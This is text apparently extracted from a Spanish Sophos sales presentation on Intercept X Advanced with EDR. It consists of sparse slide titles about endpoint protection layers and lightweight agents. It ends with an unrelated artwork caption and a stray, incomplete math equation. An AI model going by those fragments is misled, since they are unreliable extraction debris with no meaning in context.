

Intercept X Advanced con EDR

Alberto R. Rodas

Sales Engineer Manager Sophos Iberia

@AlbertoRRodas


SOPHOS

SOPHOS


INTERCEPT

SEEING THE FUTURE IS THE FUTURE OF CYBERSECURITY.


Protección EndPoint tradicional



Capas de protección “NextGen”



Capas de última tecnología



Demos un paseo por fuera...

SOPHOS


¿Agentes ligeros?



Pablo Pérez-Mínguez

Brilliant Deduction (Deducción brillante)

1989 / Copia de época



$$21 = (A + \eta)^2 + \kappa^2 \text{ and}$$

